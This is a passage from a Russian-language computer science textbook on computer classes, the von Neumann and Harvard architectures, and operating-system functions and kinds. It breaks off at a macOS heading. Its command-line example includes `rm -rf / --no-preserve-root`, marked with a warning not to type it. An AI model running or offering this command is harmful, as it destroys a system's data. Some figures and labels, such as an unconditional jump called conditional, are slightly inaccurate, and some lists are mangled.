Применение: - Архитектурное бюро: проектирование в AutoCAD, Revit. - Анимационная студия: рендеринг в Blender, Maya (например, Pixar рендерит мультфильмы на кластерах рабочих станций). - Научная лаборатория: обработка данных, симуляции. - Видеопродакшн: монтаж видео в DaVinci Resolve, Adobe Premiere.

Пример: HP Z8 Fury G5 - Процессор: 2x Intel Xeon w9-3495X (56 ядер каждый, итого 112 ядер) - ОЗУ: до 2 TB - GPU: до 4x NVIDIA RTX 6000 Ada - Цена: \$10,000-\$50,000

Персональные компьютеры (ПК)

Персональный компьютер — это то, на чём ты читаешь этот учебник. Десктоп или ноутбук, Windows или macOS (или Linux, если ты параноик или программист).

Десктопы (настольные ПК): - **Плюсы:** производительность, апгрейд (можно менять железо), охлаждение. - **Минусы:** занимают место, нельзя носить с собой. - **Применение:** игры, программирование, офисная работа.

Ноутбуки: - **Плюсы:** мобильность, всё в одном корпусе. - **Минусы:** ограниченная производительность (греются), сложно апгрейдить, дорого. - **Категории:** - Ультрабуки (тонкие и лёгкие, MacBook Air, Dell XPS) - Игровые ноутбуки (ASUS ROG, MSI, Razer) - Бизнес-ноутбуки (Lenovo ThinkPad, HP EliteBook)

Типичная конфигурация (2025 год): - CPU: Intel Core i5/i7 или AMD Ryzen 5/7 (6-8 ядер) - ОЗУ: 16-32 GB - Хранилище: SSD 512 GB - 1 TB (NVMe) - GPU: встроенная (Intel Iris, AMD Radeon) или дискретная (NVIDIA GeForce RTX 4060)

Пример задачи: Студент покупает ноутбук за 80,000 рублей с процессором Intel i7-1355U (10 ядер, 12 потоков, частота 1.7-5.0 GHz), 16 GB ОЗУ, SSD 512 GB. Этого хватит для программирования, учёбы, игр на средних настройках, но не хватит для профессионального 3D-рендеринга.

Мобильные устройства

Смартфоны и планшеты — это полноценные компьютеры в кармане. По производительности современный флагманский смартфон сравним с ноутбуком 5-летней давности, но потребляет в разы меньше энергии.

Архитектура: почти все смартфоны работают на процессорах **ARM** (Apple A17 Pro, Qualcomm Snapdragon, MediaTek Dimensity). ARM — это RISC-архитектура, оптимизированная под низкое энергопотребление.

Характеристики флагманского смартфона (2025): - CPU: 8 ядер (например, Apple A18 Pro: 2 производительных ядра + 4 энергоэффективных) - ОЗУ: 8-12 GB - Хранилище: 256-512 GB - GPU: встроенный (Apple GPU, Adreno) - **Энергопотребление:** батарея ~4000-5000 mAh, работает 1-2 дня

Пример задачи: iPhone 15 Pro Max (процессор A17 Pro, 8 GB ОЗУ) выдаёт производительность ~2.5 терафлопса в GPU-тестах. Это примерно как PlayStation 4 (2013 года). То есть в кармане у тебя игровая консоль прошлого поколения.

SoC (System-on-Chip): мобильные процессоры — это не просто CPU, а целая система на одном чипе: процессор + графика + модем + нейропроцессор + контроллер памяти. Всё в одном кристалле размером с ноготь.

Встраиваемые системы (Embedded Systems)

Встраиваемая система — это компьютер, встроенный в какое-то устройство для выполнения специализированной задачи. Ты их не видишь, но они повсюду: в холодильнике, стиральной машине, автомобиле, умных часах, роутере.

Характеристики: - **Специализация:** система делает одну задачу, но делает её хорошо. - **Ограничения:** маломощный процессор, мало памяти, низкое энергопотребление. - **Надёжность:** должна работать годами без перезагрузок.

Примеры:

1. **Микроконтроллеры** (MCU — Microcontroller Unit):
2. **Arduino** (ATmega328P: 16 MHz, 2 KB ОЗУ, 32 KB флеш-памяти) — для DIY-проектов.
3. **ESP32** (160 MHz, 520 KB ОЗУ, встроенный Wi-Fi и Bluetooth) — для IoT.
4. **STM32** (ARM Cortex-M, 72-480 MHz) — в промышленности.
5. **Автомобили:**
6. Современный автомобиль — это компьютер на колёсах. В Tesla Model S около **50 микроконтроллеров** управляют всем: от двигателя до автопилота.
7. Бортовой компьютер Tesla работает на процессоре, сопоставимом с игровой консолью (кастомный чип на базе ARM с GPU).
8. **Бытовая техника:**
9. Стиральная машина: MCU управляет мотором, датчиками, нагревом воды.

10. Умная колонка (Amazon Echo, Яндекс.Станция): ARM-процессор + микрофоны + динамики.

11. Интернет вещей (IoT):

12. Умные лампочки, термостаты, датчики — всё это встраиваемые системы с Wi-Fi или Bluetooth.

Пример задачи: ESP32 (цена ~\$5) имеет процессор 160 MHz, 520 KB ОЗУ. Это в 10,000 раз медленнее, чем твой ноутбук, но для управления умной лампочкой — более чем достаточно.

2.3.2. Принципы фон Неймана

Теперь самое важное: почему все эти компьютеры — от суперкомпьютера Frontier до Arduino — работают по одним и тем же принципам?

В 1945 году математик **Джон фон Нейман** (John von Neumann) сформулировал архитектуру компьютера, которая стала фундаментом всей современной вычислительной техники. Это как законы Ньютона в физике: придумали 300 лет назад, но до сих пор работают.

Пять принципов фон Неймана

1. Двоичная система счисления

Компьютер работает с двоичными числами (0 и 1). Это проще реализовать в электронике: есть ток — 1, нет тока — 0. Никаких десятичных цифр, никакой магии.

Почему не троичная система? (вопрос с экзамена). Теоретически троичная система эффективнее по количеству состояний на элемент, но технически реализовать надёжное "три состояния" в электронике сложнее, чем "два состояния". Хотя в СССР в 1950-х годах построили экспериментальный троичный компьютер "**Сетунь**" (МГУ), но идея не прижилась.

2. Программное управление

Программа — это последовательность команд, которая хранится в памяти компьютера так же, как и данные. Компьютер читает команды из памяти и выполняет их одну за другой.

До фон Неймана: компьютеры программировались перестановкой проводов или переключением тумблеров (ENIAC). Чтобы изменить программу, нужно было физически переподключать кабели. Это занимало часы.

После фон Неймана: программа — это просто данные в памяти. Изменил данные — изменил программу. Революция.

3. Однородность памяти

Данные и программа хранятся в одной и той же памяти. Для компьютера нет разницы между командой `ADD` и числом `42` — это просто биты. Это позволяет: - Программе изменять саму себя (само модифицирующийся код). - Компилятору генерировать программы динамически. - Вирусам перезаписывать программный код (привет, хакерам).

Гарвардская архитектура (альтернатива): память для программ и память для данных разделены физически. Используется в микроконтроллерах (например, AVR) для защиты кода от случайной перезаписи.

4. Адресная память

Память состоит из ячеек, каждая из которых имеет уникальный **адрес**. Процессор может обратиться к любой ячейке напрямую по адресу (произвольный доступ — RAM, Random Access Memory).

Пример: у тебя 16 GB ОЗУ. Это 16×2^{30} байт = 17,179,869,184 байта. Каждый байт имеет адрес от 0 до 17,179,869,183. Процессор может прочитать байт по адресу 12345678 за одну операцию, не перебирая все предыдущие байты.

5. Последовательное выполнение команд

Процессор выполняет команды **одну за другой** в порядке, заданном программой. Есть специальный регистр — **счётчик команд** (Program Counter, PC), который указывает на адрес следующей команды.

Цикл выполнения команды (fetch-decode-execute): 1. **Fetch** (выборка): прочитайте команду из памяти по адресу PC. 2. **Decode** (декодирование): понять, что это за команда. 3. **Execute** (выполнение): выполнить команду. 4. Увеличить PC, перейти к следующей команде.

Условный переход (jump): команда, которая изменяет значение PC. Это основа всех `if`, `for`, `while` в программировании.

Пример кода (псевдокод):

```
PC = 0x1000
1000: LOAD R1, [0x2000]      ; Загрузить в регистр R1 значение из памяти по адресу 0x2000
1004: ADD R1, 5              ; Прибавить к R1 число 5
1008: STORE [0x2000], R1     ; Сохранить R1 обратно в память
100C: JUMP 0x1020            ; Перейти к команде по адресу 0x1020 (условный переход)
```

После выполнения `JUMP` счётчик команд становится PC = 0x1020, и выполнение продолжается оттуда.

Узкое место фон Неймана (Von Neumann Bottleneck)

Принципы фон Неймана гениальны, но у них есть фундаментальная проблема: **процессор и память разделены**. Процессор должен постоянно обращаться к памяти за командами и данными, а память работает в сотни раз медленнее процессора.

Аналогия: представь, что ты собираешь IKEA-мебель. Инструкция (программа) и детали (данные) лежат в другой комнате. Ты каждый раз бегаешь туда-сюда: прочитал инструкцию → принёс деталь → собрал → побежал за следующей. Большую часть времени ты тратишь не на сборку, а на беготню.

Проблема в цифрах: - Современный процессор (Intel Core i7): частота 4 GHz, выполняет одну операцию за ~0.25 наносекунды. - Оперативная память (DDR5): задержка (latency) ~10-20 наносекунд. - **Разрыв в скорости: 40-80 раз.**

Решения (частичные):

1. **Кэш-память (Cache):**

2. Маленькая, но **очень быстрая** память внутри процессора.

3. Хранит копии часто используемых данных.

4. Три уровня: L1 (~1 нс), L2 (~4 нс), L3 (~10 нс).

5. Пример: Intel Core i9 имеет 2 MB кэша L1, 16 MB L2, 36 MB L3.

6. **Конвейеризация (Pipelining):**

7. Процессор начинает выполнять следующую команду, не дожидаясь окончания предыдущей.

8. Как конвейер на заводе: пока одна деталь собирается, следующая уже готовится.

9. **Параллелизм:**

10. Многоядерные процессоры: несколько команд выполняются одновременно на разных ядрах.

11. SIMD (Single Instruction, Multiple Data): одна команда обрабатывает сразу много данных (например, SSE, AVX в x86).

12. **Предсказание переходов (Branch Prediction):**

13. Процессор пытается угадать, какая команда будет выполнена следующей (при условных переходах), и заранее загружает её.
14. Точность современных предсказателей: ~95%.
15. **Гарвардская архитектура:**
16. Разделение памяти для команд и данных (как в старых микроконтроллерах).
17. Процессор может одновременно читать команду и обращаться к данным.

Но полностью решить проблему нельзя. Узкое место фон Неймана — это фундаментальное ограничение архитектуры. Поэтому индустрия ищет альтернативы: - **Квантовые компьютеры** (работают на принципах квантовой механики). - **Нейроморфные процессоры** (имитируют работу мозга, например, IBM TrueNorth). - **In-memory computing** (вычисления прямо в памяти, без передачи данных процессору).

2.3.3. Гарвардская архитектура

Гарвардская архитектура — альтернатива архитектуре фон Неймана. Названа в честь компьютера **Harvard Mark I** (1944), который использовал перфоленты для программы и механические регистры для данных.

Ключевое отличие: память для программ и память для данных физически разделены. Два независимых адресных пространства, две шины (buses).

Преимущества: 1. **Скорость:** процессор может одновременно читать команду из памяти программ и данные из памяти данных. Нет конфликта за доступ к памяти. 2. **Защита кода:** программа не может случайно (или намеренно) перезаписать саму себя. Вирусам сложнее модифицировать код.

Недостатки: 1. **Жёсткое разделение:** если память программ кончилась, а память данных пустует — использовать её нельзя. 2. **Сложность:** нужно две отдельные памяти, две шины, более сложная разводка на плате.

Где используется: - **Микроконтроллеры:** AVR (Arduino), PIC, ARM Cortex-M. - **Цифровые сигнальные процессоры (DSP)** для обработки звука и видео.

Модифицированная гарвардская архитектура: в современных процессорах используют гибриды. Логически память единая (как у фон Неймана), но на уровне кэша L1 она разделена на кэш команд (I-cache) и кэш данных (D-cache). Это даёт преимущество гарвардской архитектуры (параллельный доступ) без её недостатков.

2.3.4. Связь с другими главами

- **Глава 2.1 (Архитектура ЭВМ):** принципы фон Неймана — это основа архитектуры любого компьютера. Компоненты (CPU, память, шины), которые мы разобрали, работают именно по этим принципам.
 - **Глава 2.2 (История ЭВМ):** ENIAC был ещё до фон Неймана — программировался перестановкой проводов. EDVAC (1949) стал первым компьютером с архитектурой фон Неймана.
 - **Главы раздела 3 (Программные средства):** операционные системы и программы возможны благодаря принципу "программа в памяти".
-

Примеры для понимания

Пример 1: Сравнение производительности

Задача: сравнить производительность суперкомпьютера Frontier, игрового ПК и смартфона.

Устройство	Производительность (TFLOPS)	Во сколько раз мощнее ПК
Frontier (суперкомпьютер)	1,100,000	110,000×

Устройство Производительность (TFLOPS) Во сколько раз мощнее ПК

Игровой ПК (RTX 4090)	10	1×
iPhone 15 Pro (GPU)	2.5	0.25×

Вывод: Frontier мощнее твоего игрового ПК в 110,000 раз. Но стоит он \$600 млн, а твой ПК — \$2000. Эффективность затрат: ПК выигрывает.

Пример 2: Узкое место фон Неймана

Задача: процессор Intel Core i7-13700K (частота 5.4 GHz) выполняет программу сложения двух массивов по 1 миллиону элементов. Каждый элемент — 4 байта (integer).

Расчёт без кэша: - Чтобы сложить два числа, нужно: прочитать первое число (20 нс), прочитать второе (20 нс), сложить (0.2 нс), записать результат (20 нс). Итого: **60.2 нс** на одно сложение. - Для миллиона элементов: $60.2 \text{ нс} \times 10^6 = \mathbf{60.2 \text{ миллисекунды}}$.

Расчёт с кэшем L1: - Если данные в кэше L1 (латентность 1 нс): чтение-чтение-сложение-запись = 3.2 нс. - Для миллиона элементов: **3.2 миллисекунды** (в 18 раз быстрее).

Вывод: 99% времени процессор ждёт память, а не считает. Кэш решает проблему частично, но не полностью.

Пример 3: Встраиваемая система

Задача: микроконтроллер Arduino Uno (ATmega328P: 16 MHz, 2 KB ОЗУ) управляет светодиодной лентой из 60 светодиодов. Каждый светодиод требует 3 байта данных (RGB). Сколько кадров в секунду (FPS) можно вывести?

Решение: - Объём данных на один кадр: $60 \text{ LEDs} \times 3 \text{ байта} = 180 \text{ байт}$. - Скорость передачи данных по протоколу WS2812 (светодиодная лента): $800 \text{ кГц} = 100 \text{ KB/c}$. - Время на один кадр: $180 \text{ байт} / (100 \text{ KB/c}) = 1.8 \text{ мс}$. - FPS: $1000 \text{ мс} / 1.8 \text{ мс} = \mathbf{555 \text{ FPS}}$.

Вывод: Arduino (древний камень 2009 года) справляется с анимацией LED-ленты на 555 кадрах в секунду. Для встраиваемых задач не нужна огромная мощность — нужна правильная архитектура.

Ключевые термины и определения

- **Суперкомпьютер** — компьютер с максимальной производительностью (петафлопсы), используется для сложных научных расчётов.
- **Петафлопс (PFLOPS)** — 10^{15} операций с плавающей точкой в секунду.
- **Мейнфрейм** — высоконадёжный корпоративный сервер для критически важных задач (банки, авиакомпания).
- **Сервер** — компьютер, который обслуживает запросы других компьютеров (клиентов).
- **Рабочая станция (Workstation)** — мощный ПК для профессиональных задач (3D, видео, САПР).
- **Встраиваемая система (Embedded System)** — компьютер, встроенный в устройство для выполнения специализированной задачи.
- **Микроконтроллер (MCU)** — микросхема, содержащая процессор, память и периферию на одном чипе (Arduino, ESP32).
- **Принципы фон Неймана** — пять принципов построения компьютера: двоичная система, программное управление, однородность памяти, адресность, последовательное выполнение.
- **Узкое место фон Неймана (Von Neumann Bottleneck)** — ограничение производительности из-за разделения процессора и памяти.
- **Гарвардская архитектура** — архитектура с отдельной памятью для команд и данных (используется в микроконтроллерах).

- **Кэш-память (Cache)** — быстрая память внутри процессора для хранения часто используемых данных (L1, L2, L3).
 - **Счётчик команд (Program Counter, PC)** — регистр процессора, указывающий на адрес следующей команды.
 - **SoC (System-on-Chip)** — система на одном чипе (процессор + GPU + модем + контроллеры), используется в смартфонах.
-

Контрольные вопросы

1. **Теория:** Назовите пять принципов архитектуры фон Неймана. Объясните, почему принцип "однородности памяти" позволяет программе изменять саму себя, но создаёт угрозу безопасности.
 2. **Практика:** Суперкомпьютер Frontier имеет производительность 1.1 эксафлопса (1.1×10^{18} FLOPS). Игровой ПК с видеокартой RTX 4090 — 10 терафлопс (10×10^{12} FLOPS). Сколько таких ПК нужно, чтобы достичь мощности Frontier? Реалистично ли объединить их в кластер? (Подсказка: подумайте об энергопотреблении и охлаждении.)
 3. **Сравнение:** В чём принципиальное отличие гарвардской архитектуры от архитектуры фон Неймана? Почему микроконтроллеры (Arduino) используют гарвардскую архитектуру, а процессоры ПК — фон Неймана (с элементами гарвардской на уровне кэша)?
 4. **Анализ:** Объясните проблему "узкого места фон Неймана". Процессор Intel Core i9 выполняет 5 миллиардов операций в секунду, но обращение к оперативной памяти занимает 20 наносекунд. Сколько времени процессор потратит на ожидание памяти, если программа выполняет 1 миллион операций, каждая из которых требует одного обращения к памяти? Сравните с временем на сами вычисления (0.2 нс на операцию).
 5. **Классификация:** Почему мейнфреймы до сих пор используются в банках, хотя их производительность ниже, чем у современных серверов? Что важнее для банковской системы: скорость или надёжность? Приведите пример последствий отказа системы.
-

Итог: Теперь ты знаешь, что компьютеры бывают размером с дата-центр (Frontier) и размером с ноготь (ESP32), но все они работают по принципам, которые придумали 80 лет назад. Принципы фон Неймана — это основа всей современной вычислительной техники, но у них есть фундаментальное ограничение (узкое место), которое никто не может решить уже 70 лет. Поэтому индустрия изобретает костыли (кэш, конвейеризация, многоядерность) и ищет альтернативы (квантовые компьютеры, нейроморфные чипы).

Следующая глава (3.1) — операционные системы: как заставить всё это железо что-то полезное делать.

Глава 3.1: Операционные системы. Назначение и классификация

Введение

Итак, в разделе 2 мы разобрались, что железо бывает разное: от суперкомпьютера за полмиллиарда долларов до Arduino за 500 рублей. Все эти железки работают по принципам фон Неймана (глава 2.3), но сами по себе они бесполезны. Процессор без программы — это просто кусок кремния, который потребляет электричество и греется.

Чтобы заставить компьютер что-то делать, нужна **операционная система (ОС)**. Это посредник между железом и всеми твоими программами. Без ОС тебе пришлось бы писать код, который напрямую управляет процессором, памятью, жёсткими дисками, сетевыми картами — в общем, полный ад. ОС делает всю грязную работу за тебя.

В этой главе разберём: что такое ОС, зачем она нужна, какие бывают, и почему Linux-фанаты всегда пытаются тебя переубедить поставить Arch (не ставь, если ценишь своё время).

3.1.1. Что такое операционная система?

Операционная система (ОС, Operating System, OS) — это комплекс программ, которые управляют аппаратными ресурсами компьютера и предоставляют сервисы для пользовательских приложений.

Аналогия: представь, что компьютер — это ресторан. Процессор — повар, память — холодильник, диск — кладовая, клавиатура с мышкой — посетители. ОС — это менеджер ресторана, который: - Принимает заказы от посетителей (программ). - Распределяет работу повара (планирование процессов). - Следит, чтобы продукты не протухли в холодильнике (управление памятью). - Заказывает новые продукты со склада (управление дисками). - Не даёт одному посетителю съесть заказ другого (защита памяти).

Без менеджера ресторан превратится в хаос. Так же и с компьютером.

Функции операционной системы

ОС выполняет кучу задач, но основные можно разделить на пять категорий:

1. Управление процессами (Process Management)

Процесс — это программа в процессе выполнения. Открыл браузер — запустился процесс. Открыл ещё 20 вкладок — запустилось ещё 20 процессов (Chrome, привет).

Что делает ОС: - **Создание и уничтожение процессов:** запускает программу, выделяет ей память, завершает её, когда она закончилась (или зависла). - **Планирование (Scheduling):** решает, какой процесс будет выполняться на процессоре в данный момент. У тебя 100 процессов, но только 8 ядер процессора — ОС переключается между процессами тысячи раз в секунду, создавая иллюзию, что все работают одновременно. - **Многозадачность (Multitasking):** одновременное выполнение нескольких программ. Бывает **вытесняющая** (preemptive) — ОС насильно отбирает процессор у одной программы и отдаёт другой, и **невытесняющая** (cooperative) — программа сама должна отдать управление (древний Windows 3.1 работал так, одна зависшая программа клала всю систему).

Пример: Ты запустил игру, браузер, Telegram и Spotify. Процессор Intel i7 (8 ядер, 16 потоков) физически может выполнять 16 задач одновременно. Но у тебя 200 процессов в диспетчере задач. ОС переключается между ними каждые **10-100 миллисекунд** (time slice, квант времени). Для тебя это выглядит, как будто всё работает параллельно.

2. Управление памятью (Memory Management)

Задача: распределить оперативную память (RAM) между всеми процессами так, чтобы они не мешали друг другу и не крашили систему.

Что делает ОС: - **Выделение и освобождение памяти:** программа запросила 100 MB — ОС выделяет. Программа закрылась — ОС освобождает память. - **Виртуальная память (Virtual Memory):** у тебя 16 GB RAM, но система позволяет процессам думать, что у каждого есть терабайты памяти. Как? **Подкачка страниц** (paging): если память кончилась, ОС сбрасывает редко используемые данные на диск (файл подкачки, swap) и подгружает обратно, когда нужно. - **Защита памяти:** один процесс не может залезть в память другого процесса (это называется **изоляция адресных пространств**). Иначе был бы ад: одна программа случайно перезаписала данные другой, и всё сломалось.

Пример виртуальной памяти: У тебя 16 GB RAM. Запустил Photoshop (съел 8 GB), Chrome с 50 вкладками (ещё 6 GB), игру (4 GB). Итого: 18 GB. Но памяти только 16 GB. ОС выгружает на диск неиспользуемые данные Chrome (ты давно не смотрел вкладку "Как варить гречку"), освобождая 2 GB. Когда переключишься обратно на вкладку — ОС подгрузит данные с диска. Медленнее, зато не краш.

Страничная организация памяти: память делится на блоки фиксированного размера — **страницы** (обычно 4 KB). Процесс работает с виртуальными адресами, а ОС переводит их в физические адреса через **таблицу страниц** (Page Table). Это основа виртуальной памяти.

3. Управление файловой системой (File System Management)

Файловая система (FS) — это способ организации данных на диске. Без неё диск — это просто куча нулей и единиц.

Что делает ОС: - Создание, чтение, запись, удаление файлов. - Организация файлов в иерархию директорий (папок). - Управление правами доступа (кто может читать/писать файл). - Журналирование (journaling) — запись всех операций с файлами, чтобы восстановить данные после краша.

Популярные файловые системы:

ФС	Используется в	Макс. размер файла	Журналирование	Особенности
FAT32	USB-флешки, старые Windows	4 GB	Нет	Совместима с любой ОС, но ограничения древние
NTFS	Windows	16 EB (экзбайт)	Да	Права доступа, шифрование, сжатие
ext4	Linux	16 TB	Да	Быстрая, надёжная, стандарт для Linux
APFS	macOS, iOS	8 EB	Да	Оптимизирована под SSD, снапшоты
Btrfs	Linux (новая)	16 EB	Да	Copy-on-write, снапшоты, RAID

Пример: Скачал файл размером 5 GB. FAT32 не поддерживает файлы больше 4 GB, система выдаст ошибку. Нужно переформатировать флешку в exFAT или NTFS.

4. Управление устройствами ввода-вывода (I/O Device Management)

Компьютер взаимодействует с кучей устройств: клавиатура, мышь, диски, принтеры, сетевые карты, веб-камеры. ОС управляет всем этим зоопарком через **драйверы**.

Драйвер (Driver) — это программа, которая знает, как общаться с конкретным устройством. Например, драйвер видеокарты NVIDIA переводит команды DirectX в инструкции для GPU.

Что делает ОС: - Загружает драйверы устройств. - Предоставляет единый интерфейс для доступа к устройствам (программа не должна знать, как работает жёсткий диск — она просто вызывает функцию `read()`, а ОС разбирается с деталями). - Буферизация и кэширование данных ввода-вывода.

Пример: Подключил принтер HP. Windows автоматически скачивает драйвер из интернета. Linux может сказать: "Принтер? Не, не слышал." И тебе придётся искать драйвер вручную (или мучиться с CUPS).

5. Пользовательский интерфейс (User Interface)

ОС предоставляет интерфейс для взаимодействия с компьютером. Бывает двух типов:

CLI (Command Line Interface) — командная строка. Вводишь команды текстом:

```
$ ls -la
$ cd /home/user/documents
$ rm -rf / --no-preserve-root    # не вводи это!
```

Плюсы: быстро, гибко, автоматизируется (скрипты).

Минусы: нужно помнить команды, не интуитивно.

Примеры: Bash (Linux), PowerShell (Windows), Zsh (macOS).

GUI (Graphical User Interface) — графический интерфейс. Окна, кнопки, мышка.

Плюсы: интуитивно, красиво, удобно для новичков.

Минусы: медленнее, жрёт ресурсы.

Примеры: Windows 11 (Metro UI), macOS (Aqua), GNOME/KDE (Linux).

Забавный факт: Серверы обычно используют CLI, потому что GUI — лишняя нагрузка. Зачем серверу красивые окошки, если он стоит в тёмном дата-центре без монитора?

3.1.2. Классификация операционных систем

ОС бывают разные. Разберём основные критерии классификации.

По назначению

Серверные ОС

Назначение: обслуживать множество клиентов одновременно (веб-серверы, базы данных, файловые хранилища).

Характеристики: - Высокая надёжность (uptime 99.99%). - Многопользовательский режим. - Оптимизация под сетевые задачи и дисковые операции.

Примеры: - **Linux** (Ubuntu Server, CentOS, Debian, Red Hat Enterprise Linux) — 96% веб-серверов работают на Linux. - **Windows Server** — для корпораций, Active Directory, Exchange. - **FreeBSD** — популярна в Netflix (стриминг видео).

Настольные (Desktop) ОС

Назначение: работа одного пользователя с персональным компьютером.

Характеристики: - Графический интерфейс. - Поддержка мультимедиа (игры, видео, музыка). - Большой выбор приложений.

Примеры: - **Windows** (10, 11) — доля рынка ~70% (2025). - **macOS** (Sequoia, Sonoma) — ~15%, популярна среди дизайнеров и программистов. - **Linux** (Ubuntu, Fedora, Linux Mint) — ~3%, но растёт (особенно после Steam Deck).

Мобильные ОС

Назначение: смартфоны и планшеты.

Характеристики: - Оптимизация под энергопотребление (батарея). - Сенсорный интерфейс. - Ограничения безопасности (песочница для приложений).

Примеры: - **Android** (Google) — 70% рынка, открытая ОС на базе Linux. - **iOS** (Apple) — 28% рынка, закрытая ОС. - **HarmonyOS** (Huawei) — растущая альтернатива в Китае.

Встраиваемые ОС (Embedded)

Назначение: управление встраиваемыми системами (бытовая техника, автомобили, роутеры).

Характеристики: - Минимальный размер (килобайты-мегабайты). - Оптимизация под конкретную задачу. - Работа на слабом железе.

Примеры: - **Embedded Linux** — используется в роутерах, смарт-ТВ, автомобилях Tesla. - **QNX** — в автомобильных системах (Audi, BMW, Ford). - **VxWorks** — в авионике (Boeing 787, марсоход Curiosity).

ОС реального времени (RTOS, Real-Time OS)

Назначение: задачи, где критична **предсказуемость времени отклика** (не скорость, а гарантия, что задача выполнится за определённый срок).

Характеристики: - **Жёсткое реальное время (Hard Real-Time):** задача должна выполняться строго за заданное время. Опоздание = катастрофа. - Пример: система управления двигателем самолёта. Если команда на изменение тяги задержится на 10 мс — самолёт упадёт. - **Мягкое реальное время (Soft Real-Time):** задержки нежелательны, но не критичны. - Пример: стриминг видео. Если кадр задержится на 50 мс — заметишь лаг, но ничего не сломается.

Примеры: - **FreeRTOS** — бесплатная RTOS для микроконтроллеров (используется в IoT). - **VxWorks** — коммерческая RTOS (космос, оборона). - **QNX** — в автомобилях и медицинских устройствах.

Пример задачи: Система подушек безопасности в автомобиле. При аварии датчики определяют удар, и подушка должна раскрыться за **10-20 миллисекунд**. Если ОС задержит обработку на 50 мс — подушка раскроется после того, как водитель уже ударился о руль. RTOS гарантирует, что критичная задача выполнится вовремя.

По архитектуре ядра

Ядро (Kernel) — это сердце ОС. Оно работает в **привилегированном режиме** (kernel mode) и имеет полный доступ к железу. Пользовательские программы работают в **пользовательском режиме** (user mode) и обращаются к железу только через системные вызовы (system calls).

Есть три основных архитектуры ядра:

1. Монолитное ядро (Monolithic Kernel)

Весь код ядра работает в одном адресном пространстве. Все компоненты (управление процессами, памятью, файлами, драйверы) — часть ядра.

Плюсы: - Скорость: нет накладных расходов на передачу данных между модулями. - Производительность: прямой доступ к железу.

Минусы: - Если один модуль (например, драйвер) крашится — падает всё ядро (Blue Screen of Death). - Сложность отладки.

Примеры: - **Linux** — монолитное ядро, но с поддержкой модулей (можно загружать драйверы динамически). - **FreeBSD, OpenBSD**.

Размер ядра Linux: около 30 миллионов строк кода (2025). Да, это монстр.

2. Микроядро (Microkernel)

Минимальное ядро, которое содержит только самое необходимое: управление процессами, межпроцессное взаимодействие (IPC), базовое управление памятью. Всё остальное (драйверы, файловые системы) работает в пользовательском режиме как отдельные процессы.

Плюсы: - Надёжность: если драйвер крашится — он просто перезапускается, ядро остаётся стабильным. - Безопасность: минимальная атакуемая поверхность. - Модульность: легко добавлять/удалять компоненты.

Минусы: - Медленнее: много переключений между пользовательским и привилегированным режимами. - Сложность реализации.

Примеры: - **Minix** — академическая ОС, создана для обучения. - **QNX** — коммерческая RTOS. - **L4** — семейство микроядер для встраиваемых систем.

Забавный факт: Intel Management Engine (IME) — секретный процессор внутри каждого чипа Intel — работает на Minix. То есть микроскопическая копия Minix работает на твоём компьютере прямо сейчас, и ты даже не знаешь.

3. Гибридное ядро (Hybrid Kernel)

Компромисс между монолитным и микроядром. Основные компоненты (управление памятью, процессами) в ядре, но некоторые драйверы могут работать в пользовательском режиме.

Примеры: - **Windows NT** (Windows 10, 11, Server) — гибридное ядро. - **macOS** (XNU ядро, основано на Mach microkernel + FreeBSD).

Критика: некоторые считают, что "гибридное ядро" — это просто маркетинговый термин для "монолитного ядра с элементами микроядра".

По количеству пользователей и задач

- **Однопользовательские / Многопользовательские:**
 - Однопользовательские: MS-DOS, ранние версии Windows (95, 98).
 - Многопользовательские: Linux, Windows (современные версии), macOS.
 - **Однозадачные / Многозадачные:**
 - Однозадачные: MS-DOS (можно запустить только одну программу).
 - Многозадачные: все современные ОС.
-

3.1.3. Примеры операционных систем

Разберём основных игроков на рынке ОС.

Windows

История: - 1985: Windows 1.0 (графическая оболочка поверх MS-DOS). - 1995: Windows 95 — первая ОС с полноценным GUI и кнопкой "Пуск". - 2001: Windows XP — легендарная версия, которую использовали до 2014 года (а в России до сих пор встречается). - 2015: Windows 10 — "последняя версия Windows" (спойлер: нет). - 2021: Windows 11 — новый дизайн, поддержка Android-приложений.

Характеристики: - **Архитектура ядра:** гибридное (NT kernel). - **Файловая система:** NTFS (по умолчанию). - **Доля рынка:** ~70% десктопов (2025). - **Применение:** игры, офис, корпоративный сектор.

Плюсы: - Огромный выбор программ и игр. - Поддержка любого железа (драйверы для всего). - Привычный интерфейс.

Минусы: - Частые обновления, которые ломают систему. - Телеметрия (Microsoft собирает данные о тебе). - Вирусы (самая популярная ОС = самая популярная цель для хакеров).

Пример задачи: Windows 11 требует минимум: CPU 1 GHz (2 ядра), 4 GB ОЗУ, 64 GB диска, TPM 2.0 (модуль доверенной платформы для безопасности). Твой старый ноутбук 2015 года не поддерживает TPM 2.0 — Windows 11 не установится (хотя есть обходные пути).

Linux

История: - 1991: Линус Торвалдс (студент из Финляндии) написал ядро Linux как хобби-проект. - 1993: первые дистрибутивы (Slackware, Debian). - 2000-е: взрывной рост, Linux захватывает серверный рынок. - 2020-е: Linux на десктопах растёт (Steam Deck, игры через Proton).

Дистрибутивы (Distributions): Linux — это только ядро. Дистрибутив = ядро + набор программ + пакетный менеджер + окружение рабочего стола.

Дистрибутив	Сложность	Применение
Ubuntu	Лёгкий	Новички, десктоп, серверы
Debian	Средний	Серверы, стабильность
Arch Linux	Хардкор	Гики, кастомизация (i use arch btw)
Fedora	Средний	Разработчики, новые технологии
CentOS / Rocky	Средний	Серверы (замена Red Hat)
Linux Mint	Лёгкий	Переход с Windows, дружелюбность

Характеристики: - **Архитектура ядра:** монолитное (с модулями). - **Файловая система:** ext4 (обычно). - **Доля рынка:** ~3% десктопов, **96% серверов**, 70% смартфонов (Android). - **Применение:** серверы, разработка, встраиваемые системы.

Плюсы: - Бесплатно и open-source. - Настраиваемость (можешь изменить всё, вплоть до ядра). - Безопасность (меньше вирусов). - Стабильность (серверы работают годами без перезагрузки).

Минусы: - Кривая обучения (особенно Arch). - Меньше программ и игр (хотя ситуация улучшается). - Проблемы с драйверами (особенно NVIDIA). - Фрагментация (тысячи дистрибутивов, сложно выбрать).

Философия Linux: "Всё есть файл". Даже устройства представлены как файлы в `/dev/`. Хочешь прочитать данные с диска? Читай файл `/dev/sda`. Хочешь отправить данные на принтер? Пиши в `/dev/lp0`.

Пример: Создал веб-сервер на Ubuntu Server (4 GB RAM, 2 ядра CPU). Установил nginx, настроил за 10 минут. Сервер работает месяцами без перезагрузки. На Windows Server пришлось бы покупать лицензию (\$1000+) и мучиться с IIS.

macOS

